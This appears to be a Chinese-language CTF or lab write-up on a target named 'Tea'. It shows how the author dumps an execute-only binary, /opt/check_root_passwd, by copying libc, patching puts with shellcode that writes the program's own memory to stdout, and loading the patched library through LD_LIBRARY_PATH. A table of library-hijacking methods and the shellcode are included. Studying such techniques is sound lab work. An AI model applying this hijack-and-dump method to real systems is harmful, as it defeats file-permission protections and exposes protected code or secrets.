


```
red@Tea:/opt$ ls -alh
total 28K
drwxr-xr-x  2 root root 4.0K Jun  5 08:07 .
drwxr-xr-x 18 root root 4.0K Mar 18 20:37 ..
-rwx--x--x  1 root root  17K Jun  5 08:07 check_root_passwd
red@Tea:/opt$ ./check_root_passwd -h
Usage: ./check_root_passwd <password>
red@Tea:/opt$ 
```

只能执行 但是不能读，

上传了 gdbserver 远程调试也没法查看内存

```
./gdbserver :1234 /opt/check_root_passwd

gdb -ex 'target remote 192.168.105.253:1234'
```



```
pwndbg>
0x00007ffff7fd3ec7 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
────────────────────────────────────────────────────────[ REGISTERS / show-flags off /
 RAX  0x7ffff7ffcee8
 RBX  0x6fffffeff
 RCX  0x7ffff7ffda28
 RDX  0x7ffff7ffcf98
 RDI  0x6fffffff
 RSI  0x29
 R8   0x70000022
 R9   0x32
 R10  0x6ffffdff
 R11  0x6ffffe35
 R12  0x7ffff7fd2000
 R13  0x6fffff41
 R14  0xeffffef5
 R15  0x7fffffffe5f0
 RBP  0x7fffffffe5e0
 RSP  0x7fffffffe580
*RIP  0x7ffff7fd3ec7
─────────────────────────────────────────────────────────────────[ DISASM / x86-64 / se
Invalid address 0x7ffff7fd3ec7









──────────────────────────────────────────────────────────────────────────[ STACK ]
<Could not read memory at 0x7fffffffec78>
────────────────────────────────────────────────────────────────────────[ BACKTRACE
 ► 0   0x7ffff7fd3ec7 None
───────────────────────────────────────────────────────────────────────────────────
pwndbg> c
Continuing.
[Inferior 1 (process 50928) exited normally]
pwndbg>
```

然后就想到环境变量 来更改libc的位置，


方法	命令	适用场景
`LD_LIBRARY_PATH`	`LD_LIBRARY_PATH=/path/to/libs ./program`	替换库路径
`LD_PRELOAD`	`LD_PRELOAD=/path/to/fake_libc.so ./program`	劫持库函数
`LD_LINUX`	`/path/to/custom/ld-linux-x86-64.so.2 ./program`	更换动态链接器
`patchelf`	`patchelf --set-interpreter /custom/ld.so.2 ./program`	永久修改二进制文件

方法	命令	适用场景
`chroot`	`chroot /my_chroot /bin/program`	完全隔离运行环境

```
cp /lib/x86_64-linux-gnu/libc.so.6 /tmp/test/libc.so.6

# 把靶机的libc 下到本地进行path
scp  black@192.168.105.253:/tmp/test/libc.so.6 /mnt/new_download


# patch完后再传上去
scp /mnt/new_download/fix_pwn black@192.168.105.253:/tmp/test/libc.so.6


# 替换库路径
LD_LIBRARY_PATH=/tmp/test/ /opt/check_root_passwd 123123
```

程序会输出 大概率是调用了 puts


直接修改 puts 函数 执行自己写的shellcode,然后再传上去



```
.text:00000000000722D1                 align 20h
.text:00000000000722E0
.text:00000000000722E0 ; =============== S U B R O U T I N E =======================================
.text:00000000000722E0
.text:00000000000722E0
.text:00000000000722E0 ; __int64 __fastcall puts(u32 *op, __int64, __int64, __int64, u32 *)
.text:00000000000722E0                 public puts ; weak
.text:00000000000722E0 puts            proc near               ; DATA XREF: LOAD:0000000000005228↑o
.text:00000000000722E0                                         ; LOAD:0000000000006830↑o
.text:00000000000722E0
.text:00000000000722E0 ; __unwind { // sub_24000
.text:00000000000722E0                 and     rdi, 0FFFFFFFFFFFFF000h
.text:00000000000722E7
.text:00000000000722E7 no:                                     ; CODE XREF: puts+15↓j
.text:00000000000722E7                 sub     rdi, 1000h      ; buf
.text:00000000000722EE                 cmp     dword ptr [rdi], 464C457Fh
.text:00000000000722F4                 nop
.text:00000000000722F5                 jnz     short no
.text:00000000000722F7                 mov     rsi, rdi        ; buf
.text:00000000000722FA                 mov     rax, 1
.text:0000000000072301                 mov     rdi, 1          ; fd
.text:0000000000072308                 mov     rdx, 4000h      ; count
.text:000000000007230F                 syscall                 ; LINUX - sys_write
.text:0000000000072311                 nop
.text:0000000000072312                 nop
.text:0000000000072313                 nop
.text:0000000000072314                 nop
.text:0000000000072315                 nop
.text:0000000000072316                 nop
.text:0000000000072317                 nop
```

```

and rdi, 0xFFFFFFFFFFFFF000
no:
sub rdi,0x1000
cmp dword ptr[rdi],0x464c457f
jne no
mov rsi, rdi

mov rax,1
mov rdi,1
mov rdx,0x4000
syscall
```

